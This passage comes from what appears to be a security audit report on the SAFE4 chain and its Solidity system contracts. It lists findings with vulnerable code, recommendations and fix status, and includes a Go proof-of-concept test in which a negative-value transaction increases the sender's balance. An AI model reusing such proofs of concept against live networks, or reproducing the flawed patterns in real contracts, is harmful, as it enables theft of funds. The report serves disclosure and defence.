1219             mnCount, masterNodePayment, from.Hex(), snAddr.Hex(), block.Coinbase(), mnAddr.Hex(), nextMNAddr.Hex(), ppAddr.Hex())
1220     }
1221 }

```

In certain extreme scenarios, this could lead to a catastrophic failure of the ledger state within the blockchain, ultimately compromising the integrity of the entire system, all due to a malicious block producer exploiting a malformed `reward`

transaction. However, upon reviewing the RLP specification for encoding and decoding, it was determined that negative values will never be represented in the RLP format. Consequently, the severity assessment was downgraded to Medium.

■ Proof of Concept

The PoC could be demonstrated as below:

1. A malicious supernode as block producer crafted a reward transaction with a minus value in message;
2. The malicious supernode execute the block in worker loops for broadcasting it;
3. This reward transaction may bypass the `CheckRewardTransaction` in `verifyHeader` of consensus interface;
4. Then it would be incorporated into the world state of the ledger.

To demonstrate the reward transaction execution in `TransitionDb`, a unit test is created in

```
eth/tracers/internal/tracetest/calltrace_test.go
```

```
func TestRewardWithMinusValue(t *testing.T) {
    //The to address meet the SpecialContract as `SystemRewardContractAddr`
    var to = systemcontracts.SystemRewardContractAddr
    privkey, err :=
crypto.HexToECDSA("0000000000000000deadbeef000000000000000000000000000000000000000000000deadbeef"
)
    if err != nil {
        t.Fatalf("err %v", err)
    }
    signer := types.NewEIP155Signer(big.NewInt(1))
    tx, err := types.SignNewTx(privkey, signer, &types.LegacyTx{
        GasPrice: big.NewInt(0),
        Gas:      20000000,
        To:       &to,
        //Craft a minus value
        Value: big.NewInt(-1000),
    })
    if err != nil {
        t.Fatalf("err %v", err)
    }
    origin, _ := signer.Sender(tx)
    txContext := vm.TxContext{
        Origin:    origin,
        GasPrice:  big.NewInt(1),
    }
    context := vm.BlockContext{
        CanTransfer: core.CanTransfer,
        Transfer:    core.Transfer,
        Coinbase:    common.Address{},
        BlockNumber: new(big.Int).SetUint64(8000000),
        Time:        new(big.Int).SetUint64(5),
        Difficulty:  big.NewInt(0x30000),
        GasLimit:    uint64(60000000),
    }
    var code = []byte{
        byte(vm.PUSH1), 0x0, byte(vm.DUP1), byte(vm.DUP1), byte(vm.DUP1), // in and
outs zero
        byte(vm.DUP1), byte(vm.PUSH1), 0xff, byte(vm.GAS), // value=0,address=0xff,
gas=GAS
        byte(vm.CALL),
    }
    var alloc = core.GenesisAlloc{
        to: core.GenesisAccount{
            Nonce: 1,
            Code:  code,
        },
        origin: core.GenesisAccount{
            Nonce: 0,
            Balance: big.NewInt(5000000000000000),
        },
    }
```

```

    },
}
_, statedb := tests.MakePreState(rawdb.NewMemoryDatabase(), alloc, false)
// Create the tracer, the EVM environment and run it
tracer, err := tracers.New("callTracer", nil)
if err != nil {
    t.Fatalf("failed to create call tracer: %v", err)
}
evm := vm.NewEVM(context, txContext, statedb, params.MainnetChainConfig,
vm.Config{Debug: true, Tracer: tracer})
msg, err := tx.AsMessage(signer, nil)
if err != nil {
    t.Fatalf("failed to prepare transaction for tracing: %v", err)
}
st := core.NewStateTransition(evm, msg, new(core.GasPool).AddGas(tx.Gas()))
if _, err = st.TransitionDb(); err != nil {
    t.Fatalf("failed to execute transaction: %v", err)
}
}
}

```

For the testing result verification, some log infos are appended in the `core/state_transition.go`

```

func (st *StateTransition) TransitionDb() (*ExecutionResult, error) {
    ...///
    st.state.SetNonce(msg.From(), st.state.GetNonce(sender.Address())+1)

    //get balance before evm call
    balance_before_call := st.state.GetBalance(msg.From())
    fmt.Println("balance_before_call", balance_before_call)

    ret, st.gas, vmerr = st.evm.Call(sender, st.to(), st.data, st.gas, st.value)

    //get balance after evm call
    balance_after_call := st.state.GetBalance(msg.From())
    fmt.Println("balance_after_call", balance_after_call)
}

```

The test case runs successfully with output as below:

```

=== RUN    TestRewardWithMinusValue
balance_before_call 5000000000000000
balance_after_call 5000000000001000
--- PASS: TestRewardWithMinusValue (0.00s)

```

There is no error and the balance of the message sender was increased after transferring!

Recommendation

Recommend to review thoroughly in below concerning parts:

1. It is important to validate both the `value` in the `CheckRewardTransaction` based on the sign and the amount specified in the transaction.
2. Furthermore, in the `StateTransition.TransitionDb`, verify the sign of value ahead of aforementioned code, e.g.

```
if msg.Value().Sign() < 0 {  
    return nil, fmt.Errorf("%w: address %v", ErrNegativeValue, msg.From().Hex())  
}
```

Alleviation

[SAFE4 Team - 12/21/2024] :

The team heeded our advice and resolved the finding by adding the sanity check against `value` in `CheckRewardTransaction` as well as the sign of value in core stateDB. The change are reflected in the commits:

- [bb6cb5aa21ea8fa21f7f6bb458d952960698b3d0](#)
- [8fa6fd1df1a4c75f038767cda8a3c30ae250774d](#)

SFS-04 | INCONSISTENCY VIA OUT-OF-ORDER EIPS LEADS TO `eth_call` CRASH

Category	Severity	Location	Status
Logical Issue	● Medium	core/vm/operations_acl.go (SAFE4): 160~192	● Resolved

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/vm/operations_acl.go`
- `params/config.go`

The coordination of EIPs that rely on the ctx block number is lax within EVM stacks. Within the output of `makeCallVariantGasCallEIP2929`, there exists a risk of value overflow.

```
func makeCallVariantGasCallEIP2929(oldCalculator gasFunc) gasFunc {
    return func(evm *EVM, contract *Contract, stack *Stack, mem *Memory, memorySize
uint64) (uint64, error) {
        ...
        gas, err := oldCalculator(evm, contract, stack, mem, memorySize)
        if warmAccess || err != nil {
            return gas, err
        }
        // In case of a cold access, we temporarily add the cold charge back, and
also
        // add it to the returned gas. By adding it to the return, it will be
charged
        // outside of this function, as part of the dynamic gas, and that will make
it
        // also become correctly reported to tracers.
        contract.Gas += coldCost
        return gas + coldCost, nil
    }
}
```

This vulnerability opens up the possibility of a targeted attack scenario where a specific gas value is strategically provided to the `CALL` operation through the stack. By also requesting the maximum memory allocation, it could trigger an overflow in the resultant return value of `makeCallVariantGasCallEIP2929()`. This overflow could potentially lead to a situation where the `CALL` operation is undercharged inadequately, allowing for the allocation of the full 128GB memory capacity. It could easily lead to OOM(out-of-memory) issue on the targeted serving node.

References:

- [*geth-out-of-order-eip-application-denial-of-service*](#)
- [*core/vm, params: ensure order of forks, prevent overflow #29023*](#)

Recommendation

Recommend ensuring the order of forks and preventing the integer overflow, as implemented in the upstream geth PR [`core/vm, params: ensure order of forks, prevent overflow #29023`](#).

Alleviation

[SAFE4 Team - 12/02/2024] :

The team heeded our advice and resolved the finding by ensuring the order of forks and preventing the integer overflow. The change is reflected in the commit [`ab07e735b8aa65a6821a2369aae68306af5e8fd0`](#).

SSE-02 | SIGNATURE REPLAY ATTACK

Category	Severity	Location	Status
Logical Issue	● Medium	Safe3.sol (SAFE4-system-contract): 409	● Acknowledged

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The checked signed messages as pointed do not contain the function name and nonce. Not having the function name and nonce allows the signature to be reused if there is the same number of inputs, which allows the signature to be reused on other functions.

In particular, if the `_targetAddr` address in the function `batchRedeemAvailable` is the same as the `_targetAddr` address in the function `batchRedeemLocked`, then the same signature can be used for both functions.

Recommendation

Recommend adding a nonce, chainID, and function name to the signature to avoid possible replay attacks.

Alleviation

[SAFE4 Team - 12/31/2024] :

Issue acknowledged. We won't make any changes to the current version. The `batchRedeemAvailable` and `batchRedeemLocked` functions will verify the byte content composed of the `_target` address. After the signature verification is passed, even if the signature is reused, the final revenue address will still be the `_target` address. As long as the user's private key is not leaked, the design allows users to reuse the same signature.

[CertiK - 02/18/2025] :

The primary potential risk in the current implementation is that the signature verification does not include the function name or a nonce, which allows the signature to be reused across different functions with identical input parameters. This could lead to unintended behavior and security vulnerabilities. The risk status remains `Acknowledged`, with no further mitigations

identified during the current audit engagement. It is strongly recommended that the aforementioned methods be implemented to prevent potential replay attacks.

SSE-04 | POTENTIAL SIGNATURE MALLEABILITY IN `ecrecover` VERIFICATION

Category	Severity	Location	Status
Logical Issue	● Medium	Safe3.sol (SAFE4-system-contract): 426	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The `checkSig` function performs a signature verification using the `ecrecover` method. While functional, it does not enforce constraints to ensure the signature's uniqueness, which could lead to issues due to signature malleability.

```
409     function checkSig(bytes memory _pubkey, bytes memory _sig, address
_targetAddr) public pure returns (bool) {
410         string memory safe3Addr = getSafe3Addr(_pubkey);
411         bytes32 h;
412         if(_targetAddr == address(0)) {
413             h = sha256(abi.encodePacked(safe3Addr));
414         } else {
415             h = sha256(abi.encodePacked(safe3Addr, _targetAddr));
416         }
417         bytes32 msgHash = keccak256(abi.encodePacked(
"\x19Ethereum Signed Message:\n32", h));
418         bytes32 r;
419         bytes32 s;
420         uint8 v;
421         assembly{
422             r := mload(add(_sig ,32))
423             s := mload(add(_sig ,64))
424             v := byte(0,mload(add(_sig ,96)))
425         }
426         return getSafe4Addr(_pubkey) == ecrecover(msgHash, v, r, s);
427     }
```

Specifically, EIP-2 mandates that the s value of the signature should lie within the lower half of the curve order ($0 < s < \text{secp256k1n} \div 2 + 1$) to prevent signature malleability. Additionally, the v value must be either 27 or 28. Without enforcing these constraints, a single valid message can have multiple signatures, which could lead to potential vulnerabilities or inconsistencies in systems relying on unique signatures.

Recommendation

Recommend implementing the changes ensures compliance with EIP-2, mitigates signature malleability, and enhances the security and reliability of the checkSig function. Referencing the implementation of OpenZeppelin's ECDSA library is a robust approach.

Alleviation

[SAFE4 Team - 01/02/2025] :

The team heeded the advice and resolved the finding by using the OpenZeppelin ECDSA library for signature verification.

The change is reflected in the commit [71d426e11c584dd0cb282f43ab2e7c4dfec17c81](#) and the commit

[fa778774034f77968f6571ea220fc3c6ad86b0ac](#) .

AMS-03 | POTENTIAL REENTRANCY ATTACK

Category	Severity	Location	Status
Coding Issue	Minor	AccountManager.sol (SAFE4-system-contract): 129~159	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- AccountManager.sol

AccountManager.sol

```

129         for(uint i; i < _ids.length; i++) {
130             if(_ids[i] == 0) {
131                 amount += temp;
132             } else {
133                 AccountRecord memory record = getRecordByID(_ids[i]);
134                 RecordUseInfo memory useinfo = id2useinfo[_ids[i]];
135                 if(record.addr == msg.sender && block.number >= record.
unlockHeight && block.number >= useinfo.unfreezeHeight && block.number >= useinfo.
releaseHeight) {
136                     amount += record.amount;
137                 }
138             }
139         }
140         if(amount != 0) {
141             payable(msg.sender).transfer(amount);
142             for(uint i; i < _ids.length; i++) {
143                 if(_ids[i] != 0) {
144                     AccountRecord memory record = getRecordByID(_ids[i]);
145                     RecordUseInfo memory useinfo = id2useinfo[_ids[i]];
146                     if(record.addr == msg.sender && block.number >= record.
unlockHeight && block.number >= useinfo.unfreezeHeight && block.number >= useinfo.
releaseHeight) {
147                         getSNVote().removeVoteOrApproval2(msg.sender, _ids[i]);
148                         if(getMasterNodeStorage().exist(useinfo.frozenAddr)) {
149                             getMasterNodeLogic().removeMember(useinfo.
frozenAddr, _ids[i]);
150                         } else if(getSuperNodeStorage().exist(useinfo.
frozenAddr)) {
151                             getSuperNodeLogic().removeMember(useinfo.frozenAddr
, _ids[i]);
152                         }
153                         delRecord(_ids[i]);
154                     }
155                 } else {
156                     balances[msg.sender] -= temp;
157                 }
158             }
159         }

```

The `withdrawByID` function has a potential reentrancy vulnerability. When `payable(msg.sender).transfer(amount)` is executed, it sends Ether to `msg.sender`, which may be a contract. If `msg.sender` is a contract with a fallback or `receive` function, it could re-enter the `withdrawByID` function before state updates are finalized, particularly before all records are processed and deleted.

An attacker could exploit this by withdrawing more funds than intended. This can occur if the function is re-entered and the `amount` is calculated multiple times for the same records, while only one deletion takes place.

While using `transfer` provides a 2300 gas stipend—limiting the operations in the fallback or `receive` function of the receiving contract and thus reducing the risk of reentrancy—this should not be relied upon as a long-term solution.

Recommendation

Recommend to **Use Checks-Effects-Interactions Pattern**: update all necessary state variables before making the external call. For example, adjust balances and delete records before transferring funds.

Alleviation

[SAFE4 team, 11/30/2024]:

The team heeded the advice and resolved this finding by adding a reentrancy guard to the method `withdrawById`. This modification is reflected in commit: [1aa1a2def088cd342639aa9ed36f1e1aae250abf](#).

AMS-05 | MISSING ZERO ADDRESS VALIDATION IN `batchDeposit4Multi` FUNCTION

Category	Severity	Location	Status
Volatile Code	Minor	AccountManager.sol (SAFE4-system-contract): 90	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- AccountManager.sol

The `batchDeposit4Multi` function lacks validation to ensure that the `_addrs` array does not contain any zero addresses. As a result, depositing tokens to a zero address will cause the tokens to be permanently locked within the contract. The current implementation only checks if the length of the `_addrs` array matches `_times`, but does not verify the validity of the addresses. Here is the relevant code snippet:

```
function batchDeposit4Multi(address[] memory _addrs, uint _times, uint _spaceDay,
uint _startDay) public payable override returns (uint[] memory) {
    require(msg.value > 0, "invalid value");
    require(_addrs.length == _times, "address count is different with times");
    //...
}
```

Recommendation

Recommend to introduce a validation step to ensure that none of the addresses in the `_addrs` array are zero addresses.

Alleviation

[SAFE4 Team - 12/21/2024] :

The team heeded our advice and resolved the finding by ensuring that none of the addresses in the `_addrs` array are zero addresses. The change is reflected in the commit [630092e3c72f24550acd9092df1354481430d0f6](#).

EAE-01 | INCONSISTENT BALANCE CHECK IN `buyGas` WITH EIP1559 IMPLEMENTED

Category	Severity	Location	Status
Inconsistency, Logical Issue	● Minor	core/state_transition.go (SAFE4): 195~208	● Resolved

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/state_transition.go`

In the `buyGas` function, a balance check is conducted to assess the transaction fee and the value amount against the balance of the message sender, specifically `msg.From()`. However, in the current code implementation, only the new transaction type that adheres to EIP-1559 with `GasFeeCap` performs this balance check in relation to the transaction fee and the value.

`core/state_transition.go`

```
195 func (st *StateTransition) buyGas() error {
196     mgval := new(big.Int).SetUint64(st.msg.Gas())
197     mgval = mgval.Mul(mgval, st.gasPrice)
198     balanceCheck := mgval
199     if st.gasFeeCap != nil {
200         balanceCheck = new(big.Int).SetUint64(st.msg.Gas())
201         balanceCheck = balanceCheck.Mul(balanceCheck, st.gasFeeCap)
202         balanceCheck.Add(balanceCheck, st.value)
203     }
204     if !IsSpecialContract(st.msg.To()) {
205         if have, want := st.state.GetBalance(st.msg.From()), balanceCheck; have
.Cmp(want) < 0 {
206             return fmt.Errorf("%w: address %v have %v want %v",
ErrInsufficientFunds, st.msg.From().Hex(), have, want)
207         }
208     }
```

From a coding perspective, it is inconsistent and unusual for `msg.Value` to be deducted only when `GasFeeCap` is non-nil. In practice, the situation where `GasFeeCap` is nil does not occur during block execution. To enhance consistency, it is recommended to move the deduction of `msg.Value` into the balance check, outside of the conditional branch.

Reference:

- [geth #29762](#)

Recommendation

Recommend to move the deduction of `msg.Value` into the balance check, outside of the conditional branch.

Alleviation

[SAFE4 Team - 12/17/2024] :

The team heeded our advice and resolved the finding by refactoring the code outside condition. The change is reflected in the commit [59fe08c79ed7a495b95fa4b603e1d60677507a6c](#) .

ESF-01 | POTENTIAL OFF-BY-ONE ERROR IN `GetKeyFromWallet`

Category	Severity	Location	Status
Logical Issue	Minor	core/safe3/safe3wallet/wallet.go (SAFE4): 61, 65, 70~71	Resolved

Description

Repository:

- SAFE4 Chain

Commits:

- [8d27df326bef646bcaccdc1c600b948dcf251768](#)

Files:

- `core/safe3/safe3wallet/wallet.go`

The code snippet provided demonstrates a potential off-by-one error when parsing keys from the `dKey` byte slice. The `dKey` consists of three parts: key type length(1 byte), key type, and key value. The issue arises when determining the starting index for reading the key value based on the key type.

- For key type `"mkey"`, the starting index for reading the key value is correctly set at 5, given that the length of `"mkey"` is 4.
- For key type `"key"`, the code incorrectly reads the key value starting from index 5 (`dKey[5:]`) instead of the correct index 4 (`dKey[4:]`), given that the key type length is 3.
- A similar issue is present for the key type `"ckey"` and the salt from `dValue``.

```
dKey, dValue, err := cursor.Get(berkeleydb.CrsNext)
if err != nil {
    break
}
//fmt.Printf("%s, %x, %d, %x, %d\n", string(dKey), dKey, len(dKey), dValue,
len(dValue))
var strType string
var buf []byte
for i := 0; i < int(dKey[0]); i++ {
    buf = append(buf, dKey[i + 1])
}
strType = string(buf)
if strType == "key" {
    pubkey := hexutils.BytesToHex(dKey[5:])
    privKey := hexutils.BytesToHex(dValue[1:215])
    keys[pubkey] = privKey
} else if strType == "ckey" {
    pubkey := hexutils.BytesToHex(dKey[6:])
    cprivkey := hexutils.BytesToHex(dValue[1:])
    ckeys[pubkey] = cprivkey
} else if strType == "mkey" {
    id := binary.LittleEndian.Uint32(dKey[5:])
    crypteKey := hexutils.BytesToHex(dValue[1:49])
    salt := hexutils.BytesToHex(dValue[50:58])
    derivationMethod := binary.LittleEndian.Uint32(dValue[58:62])
    deriveIterations := binary.LittleEndian.Uint32(dValue[62:66])
    otherDerivationParameters := hexutils.BytesToHex(dValue[66:])
    mkeys[id] = &MasterKey{crypteKey: crypteKey, salt: salt,
derivationMethod: derivationMethod, deriveIterations: deriveIterations,
otherDerivationParameters: otherDerivationParameters}
}
```

Recommendation

Recommend to ensure that the starting index for reading key values is correctly calculated based on the key type length.

Alleviation

[SAFE4 Team - 12/02/2024] :

The team resolved the finding by deleting the corresponding safe3wallet/wallet.go file. The change is reflected in the commit

[a8b751a40b9b7fa0244481c61fd430b5795b507e](#) .

FES-07 | POTENTIAL RISK OF NIL BLOCK IN `GetBlockByHash`

Category	Severity	Location	Status
Logical Issue	● Minor	consensus/spos/spos.go (SAFE4): 429, 451	● Resolved

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

The function `s.chain.GetBlockByHash` is used in the `verifyCascadingFields` method to fetch blocks by their hash during the missing blocks resolution process. However, it is possible for this function to return nil in cases where the block is not found (e.g., due to missing data, invalid hash, or database issues). If not handled properly, this could lead to runtime errors, such as dereferencing a nil pointer or failing to process missing blocks effectively.

Recommendation

Recommend to add checks after every call to `s.chain.GetBlockByHash` to verify whether the returned block is nil and handle it appropriately.

Alleviation

[SAFE4 Team - 12/30/2024] :

The team heeded the advice and resolved the finding by incorporating a nil check for `s.chain.GetBlockByHash` within the function. The change is reflected in the commit `92c4ba836db897fb9bf35d77754e551505197972`.

FES-08 | UNHANDLED ERROR IN `verifyCascadingFields`

Category	Severity	Location	Status
Volatile Code	Minor	consensus/spos/spos.go (SAFE4): 440	Resolved

Description

Repository:

- SAFE4 Chain

Commits:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

In the `verifyCascadingFields` function, the error returned by `Processor.Process` is ignored, which can lead to unexpected behavior and incorrect error information being reported. The relevant code snippet is shown below:

`consensus/spos/spos.go`

```
440         receipts, _, usedGas, err := s.chain.Processor().Process(
missBlocks[i], statedb, *s.chain.GetVMConfig())
441         if err = s.chain.Validator().ValidateState(missBlocks[i],
statedb, receipts, usedGas); err != nil {
442             return err
443         }
```

In this snippet, the err from `Processor.Process` mainly for block replaying is not checked before proceeding to the `ValidateState` function, potentially causing issues if an error occurs during processing.

Recommendation

Recommend to ensure that the error returned by `Processor.Process` is properly handled before proceeding.

Alleviation

[SAFE4 Team - 12/02/2024] :

The team heeded our advice and resolved the finding by checking the error before processing. The change is reflected in the

commit d83148339f1ae0c373f3f944e7e8107348878114 .

FES-09 | STATIC BLOCK TIME ASSUMPTION MAY CAUSE SUBSIDY HALVING MISALIGNMENT

Category	Severity	Location	Status
Inconsistency	Minor	consensus/spos/spos.go (SAFE4): 82, 1062	Resolved

Description

Repository:

- SAFE4 Chain

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

The `subsidyHalvingInterval` in the `getBlockSubsidy` function uses a static block space of 30 seconds to estimate the number of blocks per year (~1,051,200).

```
82     subsidyHalvingInterval = big.NewInt(1051200) //Number of blocks per year
```

```
func getBlockSubsidy(nBlockNum uint64, flag uint64) *big.Int {
    subsidy := BlockReward.Uint64()

    // yearly decline of production by ~7.1% per year, projected ~18M coins max
    // by year 2050+.
    for i := nextDecrementHeight.Uint64(); i <= nBlockNum; i +=
    subsidyHalvingInterval.Uint64(){
        subsidy -= subsidy / 14
    }

    superblockPart := subsidy / 10

    switch flag {
    case withSuperBlockPart:
        return new(big.Int).SetUint64(subsidy)
    case withoutSuperBlockPart:
        return new(big.Int).SetUint64(subsidy - superblockPart)
    case onlySuperBlockPart:
        return new(big.Int).SetUint64(superblockPart)
    default:
        return big.NewInt(0)
    }
}
```

However, the block space can be adjusted via voting, potentially leading to discrepancies between the estimated and actual number of blocks produced annually. This misalignment may accelerate or delay the subsidy halving schedule, disrupting the intended reward reduction timeline and potentially affecting the projected maximum coin supply.

Recommendation

Recommend to modify the implementation to dynamically calculate the `subsidyHalvingInterval` based on the current block space.

Alleviation

[SAFE4 Team - 12/30/2024] :

The team heeded the advice and resolved the issue by implementing a dynamic calculation for the `subsidyHalvingInterval`. The change is reflected in the commit `ebe24d3d5eb99b4c839948ffd4b19e78f219b1dd`.

MNA-01 | DOUBLE COUNTING OF CREATOR'S AMOUNT

Category	Severity	Location	Status
Coding Issue	Minor	MasterNodeStorage.sol (SAFE4-system-contract): 325~330	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- MasterNodeStorage.sol

MasterNodeStorage.sol

```
325         uint lockAmount = info.founders[0].amount;
326         for(uint i; i < info.founders.length; i++) {
327             if(block.number < getAccountManager().getRecordByID(info.founders[i]
328 ].lockID).unlockHeight) {
329                 lockAmount += info.founders[i].amount;
330             }
331         }
```

In the provided code snippet, the creator's amount (`founders[0].amount`) is added to `lockAmount` twice: once before the loop and potentially again within the loop. This results in an inaccurate calculation of `lockAmount` .

Double counting the creator's amount can lead to an overestimated locked amount, which may affect the logic and financial calculations dependent on this value.

Recommendation

Recommend to remove the initial assignment of `lockAmount` to the creator's amount and handle all additions within the loop. This ensures each founder's amount, including the creator's, is counted only once if their lock condition is met.

Alleviation

[SAFE4 team, 11/30/2024]:

The team heeded the advice and resolved this finding. This modification is reflected in commit:

[eb1cea817be209320348ce36418866495396a572](#) .

MNL-04 | INSUFFICIENT VALIDATION FOR SAFE3 MASTER NODE MIGRATION

Category	Severity	Location	Status
Inconsistency, Logical Issue	Minor	MasterNodeLogic.sol (SAFE4-system-contract): 97	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- MasterNodeLogic.sol

The `fromSafe3` function facilitates the migration of master nodes from the `SAFE3` system to `SAFE4`. The `fromSafe3` function accepts the `_lockID` parameter, which is expected to correspond to a token deposit made via the `deposit` function.

MasterNodeLogic.sol

```
97     function fromSafe3(address _addr, address _creator, uint _amount, uint
    _lockDay, uint _lockID, string memory _enode) public override onlySafe3Contract {
98         require(!getMasterNodeStorage().existNodeAddress(_addr),
    "existent address");
99         require(_amount >= getPropertyValue("masternode_min_amount") * Constant
    .COIN, "less than min lock amount");
100        getMasterNodeStorage().create(_addr, _creator, _lockID, _amount, _enode
    , "MasterNode from Safe3", IMasterNodeStorage.IncentivePlan(Constant.MAX_INCENTIVE,
    0, 0));
101        getMasterNodeStorage().updateState(_addr, Constant.NODE_STATE_START);
102        getAccountManager().setRecordFreezeInfo(_lockID, _addr, _lockDay);
103        emit MNRegister(_addr, _creator, _amount, _lockDay, _lockID);
104    }
```

AccountManager.sol

```
33     function deposit(address _to, uint _lockDay) public payable override
returns (uint) {
34         require(msg.value > 0, "invalid amount");
35         uint id = addRecord(_to, msg.value, _lockDay);
36         emit SafeDeposit(_to, msg.value, _lockDay, id);
37         return id;
38     }
```

However, the `fromSafe3` function does not include validation to ensure that `_lockID` matches the `deposit` parameters, such as `_amount`, `_lockDay`, or ownership. This lack of verification creates a potential inconsistency where the provided `_lockID` may not correspond to the migration details, leading to incorrect or unauthorized migration of master nodes.

Recommendation

Recommend to introduce a validation mechanism in the `fromSafe3` function to ensure that `_lockID` accurately matches the associated deposit details, including `_amount`, `_lockDay`, and ownership.

Alleviation

[SAFE4 Team - 11/30/2024] :

The team heeded the advice and resolved the finding by implementing validations to ensure the input parameters align with the user's account record. The change is reflected in the commit [41d064050af4ea28b3baaf7ad8c263af8fd5cd6e](#).

MNL-05 | LACK OF NODE TYPE VALIDATION IN `appendRegister` FUNCTION

Category	Severity	Location	Status
Logical Issue	● Minor	MasterNodeLogic.sol (SAFE4-system-contract): 39	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`

The `register` function allows users to create two types of master nodes: independent and union. In the case of independent master nodes, only the creator receives rewards, while in union master nodes, rewards are distributed among the founders.

The `appendRegister` function allows users to append themselves to an existing master node.

`MasterNodeLogic.sol`

```
39     function appendRegister(address _addr, uint _lockDay) public payable
override {
40         require(getMasterNodeStorage().exist(_addr), "non-existent masternode");
;
41         require(!getMasterNodeStorage().existNodeAddress(msg.sender),
"caller can't be supernode and masternode");
42         require(msg.value >= getPropertyValue("masternode_append_min_amount") *
Constant.COIN, "less than min append lock amount");
43         require(_lockDay >= getPropertyValue("masternode_append_min_lockday"),
"less than min append lock day");
44         uint lockID = getAccountManager().deposit{value: msg.value}(msg.sender,
_lockDay);
45         getMasterNodeStorage().append(_addr, lockID, msg.value);
46         getAccountManager().setRecordFreezeInfo(lockID, _addr, getPropertyValue
("record_masternode_freezeday"));
// partner's lock id can't register other masternode until unfreeze it
47         emit MNAppendRegister(_addr, msg.sender, msg.value, _lockDay, lockID);
48     }
```

However, this function does not validate whether the target master node is independent or union. As a result, users can mistakenly append themselves to an independent master node, where they are ineligible to receive rewards. Additionally, their accounts will be frozen for the lock period defined during registration, further limiting their ability to participate in other nodes or actions.

Recommendation

Recommend adding a check to ensure that only union nodes can accept new members via `appendRegister`.

Alleviation

[SAFE4 Team - 01/03/2025] :

The team heeded the advice and resolved the finding by introducing a new attribute, `isUnion`, to the node structure and implementing a verification mechanism to determine if the node is a union node. The change is reflected in the commit

`e39f77221a00663e6cd4e1f1e11581502f5ae9e2` and in the commit `99dcf46ef2f99203df249ae2a10ed892939daf1e`.

PSF-02 | INCONSISTENT VALIDATION OF `startPayTime` IN `create` AND `vote` FUNCTIONS

Category	Severity	Location	Status
Logical Issue, Inconsistency	● Minor	Proposal.sol (SAFE4-system-contract): 28, 60	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Propose.sol`

The `create` function validates that the proposal's `_startPayTime` is greater than or equal to the current `block.timestamp` using:

```
30     require(_startPayTime >= block.timestamp, "invalid start pay time");
```

In contrast, the `vote` function enforces that `block.timestamp` must be strictly less than `startPayTime` using:

```
60     require(block.timestamp < proposals[_id].startPayTime,  
"proposal is out of day");
```

This inconsistency causes a conflict where if `_startPayTime == block.timestamp` during proposal creation, the proposal is valid and can be created, but it will fail the vote validation, making it impossible to vote on such proposals.

Recommendation

Recommend ensuring consistent validation logic between `create` and `vote` functions.

Alleviation

[SAFE4 Team - 12/30/2024] :

This is the intended design behavior. In the `create` function, it is necessary to ensure that `startPayTime` is greater than or

equal to the current block time. In the `vote` function, it is necessary to ensure that the voting time (`block.timestamp`) is less than `startPayTime`.

SAA-08 REMAINING REWARD AMOUNT NOT CONSIDERED IN reward FUNCTION

Category	Severity	Location	Status
Logical Issue, Coding Style	Minor	MasterNodeLogic.sol (SAFE4-system-contract): 74~75; SuperNodeLogic.sol (SAFE4-system-contract): 76~78	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- MasterNodeLogic.sol
- SuperNodeLogic.sol

The reward function is responsible for distributing rewards to the creator and founders of a masternode. The reward calculation is as follows:

MasterNodeLogic

```
74     uint creatorReward = msg.value * info.incentivePlan.creator / Constant.  
MAX_INCENTIVE;  
75     uint partnerReward = msg.value * info.incentivePlan.partner / Constant.  
MAX_INCENTIVE;  
76     rewardCreator(info, creatorReward);  
77     rewardFounders(info, partnerReward);
```

However, due to Solidity's integer division behavior, the remaining reward after calculating `creatorReward` and `partnerReward` ($\text{msg.value} - (\text{creatorReward} + \text{partnerReward})$) is not accounted for. This leftover value is effectively lost. Over time, the accumulation of these unallocated rewards can result in significant discrepancies in reward distribution.

The rewards distribution in the `SuperNodeLogic` also has this issue:

SuperNodeLogic

```
76      uint creatorReward = msg.value * info.incentivePlan.creator / Constant.  
MAX_INCENTIVE;  
77      uint partnerReward = msg.value * info.incentivePlan.partner / Constant.  
MAX_INCENTIVE;  
78      uint voterReward = msg.value * info.incentivePlan.voter / Constant.  
MAX_INCENTIVE;
```

Recommendation

Recommend to ensure proper handling and allocation of any remaining rewards after distribution to prevent losses and inconsistencies.

Alleviation

[SAFE4 Team - 11/30/2024] :

The team heeded the advice and resolved the finding by allocating the remaining rewards after calculating the shares for previous roles to the last role. The change is reflected in the commit [ea4bdea7f7c3a6f81b921d4290fbfd75a07a7809](#).

SAE-16 | `time.Now` APPLIED IN KEY PACKAGES MAY LEAD TO INCONSISTENCY

Category	Severity	Location	Status
Inconsistency	Minor	consensus/spos/spos.go (SAFE4): 353~354, 739~741, 1273~1274; eth/node_state_monitor.go (SAFE4): 120~121, 218~219, 385~386, 474~475, 474~475; miner/worker.go (SAFE4): 456~457, 461~464, 467~471, 487~488, 498~499, 641~642	Acknowledged

Description

